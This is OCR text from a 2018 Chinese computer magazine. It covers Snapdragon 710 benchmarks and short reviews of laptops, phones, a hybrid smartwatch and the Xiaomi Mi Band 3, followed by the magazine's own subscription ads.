
王健 wangjian@cfan.com.cn



⑤



⑥



⑦



⑧

带来更好的拍照潜力

智能手机拍照的好坏，除了CMOS传感器之外，处理器中集成的ISP单元也起到至关重要的作用。骁龙710将ISP升级到Spectra 250，从字面上看已经超过了上代旗舰骁龙835集成的Spectra 180。而Spectra 250的表现也没让我们失望，它最高支持3200万像素单摄，或2000万像素双摄，且支持慢动作视频拍摄、图像以及视频降噪、主动深度感测，完美兼容3D结构光的面部识别方案，并兼容其他的感光元件的发射等（图6）。

翻番的AI Engine性能

很遗憾，骁龙710并没有带来类似麒麟970的独立NPU AI计算硬件单元，而是延续了老大哥骁龙835/845/660的多核人工智能引擎AI Engine，通过Hexagon DSP/CPU/GPU+骁龙神经处理（SDK）的协同作战进行本地的AI运算（图7）。

好消息是，由于骁龙710对CPU、GPU和Hexagon DSP都进行了升级，所以其整体AI性能可以达到骁龙660的2倍。有了更强的AI性能，也能进一步提升骁龙710在AI拍照中的即时优化能力，同时加速在主动深度感测的人脸识别/解锁功能上的识别效率。

还有更多小惊喜

除了上述改进以外，骁龙710还带来很多小惊喜。比如，这颗芯片集成骁龙X15 LTE调制解调器，支持Cat.15的800Mbps下行速率（图8），同时还支持4x4 MIMO、许可辅助接入技术、QC 4+快充和蓝牙5.0等技术。但是，这些却又都是可选项，手机厂商会根据产品定位，有选择性地添加或剔除。

就以QC 4+快充为例，这本来是从骁龙835就开始主打的技术，至今也只有寥寥几款手机支持，而想实现800Mbps的下行速率，还需要高成本且更复杂的天线阵列的设计，这些都需要大家做到心里有数。

骁龙710性能到底有多强

看完了对骁龙710的介绍，相信大家更为关心的还是它的真实性能。高通在发布这颗芯片时，曾表示它较前辈骁龙660性能整体提升最多20%、上网最多25%、应用启动最多15%，4K播放时功耗降低最多40%、游戏节能最多40%、视频流传数省电最多20%（图9）。

那么，在我们最常使用的理论测试软件中，骁龙710与骁龙660相比到底有了多少提升，它又能否撼动上代旗舰骁龙835的地位呢？

王健 wangjian@cfan.com.cn



❾



❿

扩展阅读
骁龙730蓄势待发

按照高通的规划，骁龙710只是骁龙700家族的试水之作，2019年初该家族还会祭出名曰骁龙730的新品，届时它将基于三星8nm LPP工艺打造（理论比10nm LPP节能10%），CPU架构上会延续2核+6核设计，IPS升级到原生支持三摄的Spectre 350，同时还配备类似麒麟970的独立NPU 120，配合HVX向量单元提升整机的AI运算效率和电池续航等。可惜，骁龙730的GPU貌似还是和骁龙710相同的Adreno 615，游戏性能难有更大的提升。

通过跑分对比（表2），骁龙710的表现基本达到了预期，在各个测试项目中都要明显领先于骁龙660，特别是在AIMark和GFXBench 4.0的曼哈顿3.1-1080P离屏测试项目中领先50%左右，前者意味着骁龙710已然具备了媲美骁龙845的AI运算性能，后者则代表骁龙710可以更加流畅地运行各种“吃鸡”类的手游，结合手机厂商与游戏开发商之间的优化，进一步告别了卡顿风险。

但是，指望骁龙710可以取代骁龙835的同学却可以“洗洗睡了”，虽然骁龙710采用了最先进的工艺和改进的架构和GPU，但它和骁龙835依旧不是同一个级别的存在。二者的差异主要体现在GPU性能上，50%左右的差距依旧惊人。

还好，除了努比亚红魔游戏手机，我们已经很难看到武装骁龙835的新品，而搭载这颗芯片的老将，也都是采用16:9传统屏幕，在拍照性能上落后半个时代的产品。随着武装骁龙845新品的调价，以及配备骁龙710手机的补刀（图10），骁龙835的老将们也只有停产退市这么一条出路了。

表2：骁龙710和前辈与竞品间的性能对比

测试软件	测试项目	骁龙845	骁龙835	骁龙710	骁龙660	骁龙636	Helio P60
安兔兔V7	总分	262135	212792	167779	138580	115496	138647
鲁大师	总分	209662	192442	168778	138596	119271	131956
AIMark	总分	1242	853	1202	822	200	165
PCMark	工作2.0	8498	6952	6454	6183	5895	8083
GeekBench 4	单核	2406	1935	1842	1662	1334	1518
	多核	8954	6599	5754	5513	4856	5796
3DMark	Slingshot Extreme	5148	3780	1796	1449	972	1093
	Slingshot	6332	5042	----	2164	1472	1740
GFX Bench	T-Rex	35fps	25fps	----	8.7fps	6.3fps	7.5fps
	Manhattan3.1	60fps	43fps	23fps	15fps	10fps	12fps
	Manhattan3.0	82fps	63fps	----	23fps	16fps	20fps

来自竞品的应对策略

除了骁龙710，华为海思和联发科在下半年也会推出定位相似的中高端移动平台。其中，海思有望祭出全新的麒麟710，从命名上来看就是要和骁龙710硬怼。据悉，麒麟710将采用台积电12nm工艺制造，CPU方面有望采用华为从ARM Cortex-A73魔改而来的半自主架构，GPU可能是ARM Mali-G72MP4。此外，麒麟710也会集成独立的NPU单元，并支持GPU Turbo技术。

而联发科则会推出Helio P70，我们可以将它视为Helio P60的优化升级版，它同样采用12nm工艺制造，采用4核（Cortex-A73）+4核（Cortex-A53）设计，集成Mali-G72MP6或Mali-G72MP4 GPU（Helio P60的GPU为Mali-G72MP3）。此外，Helio P70将支持DSP AI加速、人脸识别、VR/AR和3D感应功能。

从参数来看，这两颗芯片的性能都不逊色于骁龙710，所以2018下半年智能手机市场也会因为它们之间的战争而变得愈加热闹，一起期待吧。CF

2018合订本（一）

2018年1期~6期精华内容集合

2018年3月下旬上市　定价:36元　邮购代码:CF2018（一）



邮局汇款地址：北京市海淀区曙光花园智业园A座16D
收款人：北京《电脑爱好者》杂志社，邮编：100097
杂志社网上商城订购网址：http://cfanbook.taobao.com
咨询时间：周一到周五，9:30~11:00，13:30~17:00
手机短信/电话：13801293315

王健 wangjian@cfan.com.cn

AMD联盟新秀

荣耀MagicBook锐龙版笔记本



扫一扫，
更多精彩内容立现！

新版本的荣耀MagicBook改用了AMD最新的锐龙移动处理器平台，在保持相同精湛工艺、轻薄设计和超大电池之余，一举将价格打入到了更低的价位区间，3999元极具诚意。

荣耀MagicBook锐龙版在设计上最大的特色就是引入了极窄边框元素，呈现了高达81%的屏占比，相当于将14英寸屏幕塞进了昔日13英寸笔记本的机身里。考虑到长时间用电脑可能对视力造成损伤，所以荣耀MagicBook锐龙版带来了已在手机领域流行的“护眼模式”，可滤掉有害蓝光，长时间使用不伤眼睛，带来良好的视觉体验。

这款笔记本采用了全金属一体化设计的顶盖和机身，将屏幕和内部元器件紧密地包裹起来，提升了整体的抗冲击和抗扭曲能力。MagicBook锐龙版将扬声器放在了键盘两端，由4000多个出音孔组成。同时，该产品还支持杜比全景声音响系统，在方寸之间就能带来足够大的音量，以及环绕立体声的效果。

荣耀MagicBook锐龙版搭载了AMD Ryzen 5 2500U处理器，并内置8GB板载的双通道内存，可以充分发挥集成的Radeon Vega 8核显性能。在理论跑分软件测试中，MagicBook锐龙版的3D性能已经全面超越了NVIDIA上一代主流级940MX独显，可轻松驾驭《英雄联盟》，流畅体验《守望先锋》级别的游戏了。

荣耀MagicBook锐龙版采用了单风扇双热管的散热模块，其中特殊定制的风扇外壳采用了下凹设计，可增大进风量并产生类似于峡谷效应的空气流动，而风扇采用的外壳覆铜设计也能够更好地排放热量。在AIDA64的拷机测试中，该产品所搭载的Ryzen 5 2500U处理器可始终稳定在2.3GHz左右的主频上，CPU温度约为82摄氏度。在烤机测试过程中，荣耀MagicBook锐龙版掌托和触控板附近始终保持着较为清凉的状态，其主要的发热量集中在最上面两排的按键，且右侧温度高于左侧。CF


- 屏幕：14英寸IPS（1080P）
- 处理器：AMD Ryzen 5 2500U
- 内存/硬盘：8GB/256GB SSD
- 显卡：Radeon Vega 8
- 接口：USB3.0、USB2.0、USB Type-C、HDMI、音频接口
- 体积：323mm×221mm×15.8mm
- 电池/重量：57.4Wh/1.45kg

优点：3999元性价比十足

缺点：取消了指纹识别功能




● 屏幕可打开到180度



● 边框只有5.2mm左右



● 内部的结构设计一览



● 非常实用的护眼模式

编辑点评

作为AMD联盟的最新成员，荣耀MagicBook锐龙版选用了口碑爆表的Ryzen处理器，并辅以双通道内存来释放Vega核显的全部动力，以一己之力挑战英特尔酷睿+NVIDIA独显联姻的组合。同时，荣耀MagicBook锐龙版还通过极窄边框实现了瘦身，精致的金属材质外壳也提升了档次感和机身强度，15.8mm厚度和1.45kg重量也极为便携。

王健 wangjian@cfan.com.cn



扫一扫，
更多精彩内容立现！

武装GTX1050独显

华硕YX570U笔记本

YX570U是华硕“顽石热血版”系列的最新成员，这款产品拥有15.6英寸大视野，并集八代酷睿和GTX1050独显于一身，无论办公还是娱乐都是一把好手。


- 屏幕：15.6英寸IPS（1080P）
- 处理器：酷睿i7-8550U
- 内存/硬盘：8GB/128GB SSD+1TB
- 显卡：GTX1050（4GB GDDR5）
- 接口：读卡器、USB3.0、USB2.0×2、USB Type-C、HDMI、RJ45、音频孔
- 体积：374.6mm×256mm×21.95mm
- 电池/重量：48Wh/1.9kg

优点：轻薄本中少有的性能级显卡

缺点：不太友好的拆机方式



● A面采用三方向拉丝对撞设计



● 机身边缘类似蓝色背光条的设计



● 这款产品拆机需要从C面入手



● 电池保养功能可延长使用寿命

华硕YX570U是一款传统的15.6英寸笔记本，它并没有引入“窄边框”设计，但依旧将厚度压缩到了不足22mm，而1.9kg的体重，在同尺寸传统笔记本中也算是相对轻盈的存在了。该产品采用了非常讨巧的设计，其整机都采用了曜石黑的配色，但却在顶盖Logo、顶盖边缘、触控板边缘加上了蓝边元素，给人的感觉就好像蓝色背光条，只是永远都不会熄灭而已。

华硕YX570U采用了15.6英寸IPS雾面屏，可视角度在170度以上，而用户也能通过华硕Splendid智能靓彩技术在不同的显示模式间切换，其中护眼模式的强度也支持多级调节。此外，华硕YX570U还支持SonicMaster美声大师和AudioWizard音效调节，可以根据用户的环境确保多元化和真实的音乐体验。

我们可以将华硕YX570U归类到“轻薄本”阵营，因为不足2kg重的15.6英寸机身+15W TDP处理器就是轻薄本们的标签。但是，华硕YX570U却并没有选用轻薄本的黄金搭档——NVIDIA GeForce MX150独显，而是武装了更高一个档次的GTX1050，并辅以4GB GDDR5显存搭配。就性能而言，GTX1050较满血版MX150提升了40%以上，二者可不是一个量级的存在。

所以，华硕YX570U可以被归类到“准游戏本”的类别，其性能比绝大多数轻薄本都要强，但却距离真正的游戏本还存在差距。比如，华硕旗下的飞行堡垒五代FX80，在5999元价位上就能买到八代酷睿i5-8300H+GTX1050 Ti的版本，这种产品才算是真正的“吃鸡专用”。华硕YX570U最大的意义，就是在相对轻薄的身材里提供了较强的性能动力，而15W TDP的低功耗处理器也能得到更好看的续航成绩。如果你要单纯的续航和轻薄，华硕旗下的灵耀家族表现更佳；如果你追求更顶级的游戏性能，那飞行堡垒或ROG系列则更适合你。CF

编辑点评

华硕YX570U是一款介于轻薄本和游戏本之间的存在，它有着15.6英寸轻薄本们特有的便携属性，还具备性能级的GTX1050独显，在紧张的工作学习之后可以流畅吃鸡来缓解压力，较长的续航时间和快速充电功能，也可让YX570U承担起频繁的外出任务。

王健 wangjian@cfan.com.cn

千元级美学潮品

荣耀9i智能手机

作为新品，荣耀9i不仅带来了“小萌脸”的视觉特效，轻巧便携的身材和精心雕琢的镜面设计也符合当下对青年潮品的定义，而支持升级GPU Turbo技术也让该产品充满了后劲儿。



扫一扫，
更多精彩内容立现！

荣耀9i最大的特色，就是在19:9比例屏幕的顶端“挖出”了一个凹槽，看起来非常像一张憨态可掬的“小萌脸”。如果你不喜欢这个设计，还可以通过全局遮挡Notch区域的选项彻底隐藏“小萌脸”造型。得益于19:9比例的“瘦长”屏幕，让荣耀9i将机身宽度控制到了71mm左右，让这款产品在获得更大“视界”的同时，还拥有昔日小屏手机的持握感。

荣耀9i选择了时下最流行的双面2.5D玻璃设计，并在背部玻璃内加入了12层纳米级工艺，拥有更加炫丽的镜面效果。同时，荣耀9i的中框也进行了PPVD及激光雕刻先进工艺，在上下边缘呈现出两道熠熠生辉的亮边。这款产品提供了魅海蓝、幻夜黑、碧玉青与梦幻紫等全新的潮色可选，为了避免背部镜面磨损，荣耀9i还标配了一个透明的保护壳，戴上它也不会影响荣耀9i所释放的潮色。

荣耀9i采用了1300万像素前置感光增强镜头，暗光下四个像素可智能聚合为2.0μm超大像素，实现4倍感光效果，从而带来更好的暗光亮度和噪点水平。这款手机采用1300万+200万像素后置双摄，其中主摄支持PDAF极速对焦，配合200万像素景深镜头，可以实现硬件级的背景虚化效果，以及动态照片的拍摄功能。此外，荣耀9i在自拍美颜上引入了3D立体光融合算法，同时还支持乐趣AR模式，在拍照摄像时可提供数十款趣味贴图表情和背景模板选择。

值得一提的是，荣耀9i预计在7月底通过系统升级带来革命性图形处理加速技术——GPU Turboz，它利用软硬协同可将图形处理效率提升60%。对麒麟659这个级别的处理器而言，以往运行《全军出击》时并不流畅，但在GPU Turbo技术的加持后，在《全军出击》同样画质下平均帧数就能达到33fps，可彻底解决卡顿问题。CF

- 网络：全网通（双卡双待）
- 屏幕：5.84英寸（2280×1080像素）
- 处理器：麒麟659
- 内存/存储：4GB/64GB（支持存储卡）
- 摄像头：1600万/1300万+200万像素
- 体积：149.2mm×71.8mm×7.7mm
- 电池/重量：3000mAh/152g

优点：持握手感出色，流行的异形屏和缤纷潮色

缺点：没能采用金属材质中框



● “小萌脸”设计




● 隐藏“小萌脸”

编辑点评

作为荣耀家族的第二款异形屏手机，荣耀9i引入了符合未来潮流趋势的“小萌脸”全面屏，辅以2.5D玻璃后盖更加炫丽的镜面效果，以及单手持握的好手感、定制化美颜+双摄和人脸解锁等功能卖点，填补了荣耀10覆盖不到的千元级战场。



● 后置双摄设计



● 后盖可以充当镜子



王健 wangjian@cfan.com.cn



扫一扫，
更多精彩内容立现！

大视野长续航

联想K5 Note智能手机

联想K系家族中的新品K5 Note是一款视野宽阔且入手门槛更低的存在。该产品提供3GB+32GB和4GB+64GB两个版本可选，售价分别为799元和999元，性价比非常出色。

- 网络：全网通（双卡双待）
- 屏幕：6英寸（1440×720像素）
- 处理器：高通骁龙450
- 内存/存储：3GB/32GB或4GB/64GB（支持存储卡）
- 摄像头：800万/1600万+200万像素
- 体积：158.3mm×76.7mm×8.5mm
- 电池/重量：3760mAh/176g

优点：续航和性价比非常出色

缺点：分辨率偏低，不支持QC快充




● 后置双摄设计



● 前置柔光灯设计



● 2+1的SIM卡托



● 支持人脸识别

作为K系列家族的新成员，联想K5 Note最大的特色就是采用了更大的6英寸18:9全面屏，“视界”较家族前辈更为宽阔。别担心，K5 Note的机身宽度其实和传统5.5英寸16:9的手机相近，更大的视野并不会影响单手持握的手感。该产品的另一个特色就是不再选择双面玻璃的ID，而是改用三段式的金属后盖设计，并通过磨砂喷漆工艺将整个后盖和中框塑造出了整体感。

联想K5 Note虽然定位较低，但在摄像头的搭配上还是比较合理的。这款产品前置800万像素摄像头，同时还搭配有前置补光灯，支持柔光拍照、HDR技术和100级美颜设计。K5 Note后置1600万+200万像素双摄组合，主摄拥有f/2.0大光圈和83°大广角，而且在相机成像优化上引入了AI加持，无论是美颜自拍还是人像模式的背景虚化效果都比较不错。

值得一提的是，联想K5 Note采用了2+1的SIM卡托设计，并支持实时耳返，带上耳机听歌能够实时听到自己的声音。同时，这款产品的蓝牙功能也支持同时连接两部蓝牙音频设备（比如一个蓝牙音箱，一个蓝牙耳机，或者两个蓝牙耳机），可以通过联想K5 Note的双音频来同时听音乐，不管是两个人一起跑步、一个在房间一个在客厅都可以带上各自的耳机同时听一首歌。

联想K5 Note在配置上选择了高通骁龙450移动平台，我们可以将其理解为降频版的骁龙625，足够流畅运行《王者荣耀》等热门3D游戏。同时，这款产品还内置3760mAh电池容量，标配5.2V/2A充电器，120分钟内就可完全充满电力。在PCMark续航2.0测试中，K5 Note可以取13小时10分钟的成绩，这个表现在千元机中堪称长效。CF



编辑点评

联想K5 Note是一款起价仅799元的超值大屏新品，它采用了非刘海设计的18:9全面屏，并辅以仅次于骁龙625的骁龙450处理器，提供人脸解锁、前置柔光灯、后置双摄、实时耳返、三卡槽全网通、3750mAh大电池等功能和技术。如果你希望兼顾视野、价格、性能和续航，这款产品应该不会让你失望。

王健 wangjian@cfan.com.cn

更聪明的机械表

联想Watch 9智能手表

Watch 9是一款售价仅129元的智能手表，别看它价格便宜，但智能手表该有的功能却一样不落。那么，它是怎么做到的呢？



扫一扫，
更多精彩内容立现！

联想Watch 9智能手表提供雅黑和素白两种配色，整机采用了5ATM级防水密封工艺，支持50米防水。所以每当手表脏了，我们可以直接用自来水冲洗干净。联想Watch 9智能手表的表面采用了蓝宝石玻璃，耐磨且透光性良好。可惜，屏幕玻璃和其嵌入的圆形表身之间有一圈缝隙，这就容易成为灰尘的聚集地了。

Watch 9智能手表没有像其他智能手表那样采用电子屏幕，而是采用了经典传统机械表的指针设计，指针都是铜质材料和批花工艺打磨，12点、3点、6点、9点和指针表面还嵌入了夜光材料，黑暗里也能掌握准确的时间。其内部通过CR2032型号的纽扣电池供电，官方表示可提供长达8个月的续航时间。

作为“智能手表”，联想Watch 9自然支持和APP联动，从而激活手表的来电提醒、短信提醒、久坐提醒或微信等APP的消息提醒等。同时，联想Watch 9也能检测睡眠，进行计步、遥控拍照和找回手机，每当提醒时手表就会以震动作为反馈。类似的功和常见的运动手环相似，咱们就不再多加赘述了。

联想Watch 9的对时功能需要特别说一下。每当使用找回手机，或是佩戴手表时不小心碰到按键而触发打开/关闭蓝牙时都会导致指针暂时停走。如果你发现时间不准了，或是手表长时间停走时（关机时间较长）就需要进入APP的指针校时界面，将手表当前的指针位置输入APP，点击开始校时按钮后手表指针才会和手机系统时间同步。

至于同步的方法，就是分针顺时针一圈圈转动从而带动时针，如果手表当前时间和现实时间相差11个小时，那你就得等个几分钟才能等到时针、分针转到指定的位置了。没错，也就是说联想Watch 9不能像使用电子屏幕的智能手表那样通过蓝牙自动校准，每一次都需要进入APP手动输入指针位置才能完成校准，这也是这款手表给笔者感觉的唯一不方便之处。CF

- 表壳：锌合金（喷砂）
- 底盖：316L不锈钢
- 镜面：蓝宝石玻璃
- 表带：硅胶
- 直径：40mm
- 厚度：11.2mm
- 表耳宽度：20mm
- 净重：51g


优点：性价比非常出色
缺点：校时不太方便




● 表面为蓝宝石玻璃



● 支持5ATM级防水



● 内部的结构视野图



● APP的对时操作界面

编辑点评

联想Watch 9智能手表是一款麻雀虽小五脏俱全的设备，它将传统机械表和智能手环的功能合二为一，同时却只卖智能手环的价格，性价比一时无二。如果你总在带屏幕的智能手表、机械表+智能手环之间纠结，那就不妨考虑一下这款产品吧。



杂志惠

因杂志而生，为你而活
www.zazhihui.net

王健 wangjian@cfan.com.cn



扫一扫，
更多精彩内容立现！

支持触控还防水

小米手环3体验

提起小米手环，很多关注穿戴式设备的用户都会将其定位于“价格屠夫”。那么，售价169元的小米手环3，此次又能给我们带来哪些惊喜呢？

- 屏幕：0.78英寸PMOLED（128×80像素）
- 传感器：三轴加速度传感器、PPG心率传感器
- 米粒体积：46.9mm×17.9mm×12mm
- 腕带长度：247mm
- 电池容量：110mAh
- 防水等级：5ATM（相当于水下50米水压）

优点：功能丰富，性价比出众

缺点：无明显缺点

编辑点评

作为小米手环家族的“三代目”，小米手环3拥有优雅的水滴形外观设计、分辨率更高的OLED屏幕且支持触控操作，实用的5 ATM防水、运动副屏、事件提醒等新功能，再加上轻巧、无感佩戴、长续航等特色，堪称同价位手腕上的最佳搭档。

小米手环3的主体又被称为“米粒”，它采用了一体黑工艺处理，给人一种浑然一体的视觉效果，同时手环表面还进行了UV Coating工艺处理、覆有防指纹镀膜，以提升手环面板的耐磨性。这面屏幕分辨率达到了128×80像素，一屏幕最多可以显示24个高分辨率大汉字，识别度更高，更易于阅读。

而小米手环3在体验上的最大改进，就是OLED屏幕开始支持触控操作了，其基本操作逻辑是上下滑动切换功能，左右滑动切换项目，而长按屏幕下方的按钮则相当于确认功能，可用于表盘样式的切换，激活心率检测功能等等。

分辨率更高的屏幕以及触控的操作方式，也赋予了小米手环3更多的玩法。比如，它可以显示当前和未来两天的天气状况，并支持各种提醒，包括来电提醒、短信提醒、APP的通知推送、长时间久坐的提醒、闹钟和事件提醒等等。这意味着，我们可以脱离手机，直接在手环屏幕上查看QQ、微信和闲鱼等APP的聊天。

这一次，小米手环3还对腕带进行了诸多改良，比如其腕带主体采用热塑性弹性体材质，人体接触部分采用更为柔软的亲肤材质，表带用液氮冷冻的方式去毛边，精准贴合手腕围度，带来舒适的佩戴触感。为了防止小米手环3主体脱落，腕带内衬和外圈采用双色一体成型工艺，通过2次包胶方式来增加PC环的紧密咬合效果，从而可牢固包裹住米粒主体。


通过与小米运动APP联动，小米手环3还带来了运动副屏功能，运动时会在手环屏幕中迅速显示运动中的核心数据，抬起手腕即可时刻了解运行信息，随时调整自己的节奏，以便达到最佳运动效果。如果心率过速并超过你设定的身体值，小米手环3还会振动报警，告诉你，悠着点。CF



只有8.5g重的米粒



腕带可以紧密咬合米粒



标配的专用充电线



支持5ATM级防水







2018合订本（二）

2018年7期~12期精华内容集合

2018年6月下旬上市　定价:36元　邮购代码:CF2018（二）



邮局汇款地址：北京市海淀区曙光花园智业园A座16D

收款人：北京《电脑爱好者》杂志社，邮编：100097

杂志社网上商城订购网址：http://cfanbook.taobao.com

咨询时间：周一到周五，9:30~11:00，13:30~17:00

手机短信/电话：13801293315

2018年《电脑爱好者》增刊

2018年5月下旬上市　定价: 58元　邮购代码: SK0260

入职第一课
掌握Office办公要领

高效办公四合一（Word、Excel、PowerPoint）实用教程
Word图文混排、表格与图表应用、排版技巧
Excel工作表排序、筛选、分类汇总，公式与函数解析
PowerPoint 案例设计，特效制作



邮局汇款地址：北京市海淀区曙光花园智业园A座16D
收款人：北京《电脑爱好者》杂志社，邮编：100097
杂志社网上商城订购网址：http://cfanbook.taobao.com
咨询时间：周一到周五，9:30~11:00，13:30~17:00
手机短信/电话：13801293315

计世传媒 荣誉出品
ISSN 1005-0043



CN11-3248/TP　邮发代号 82-512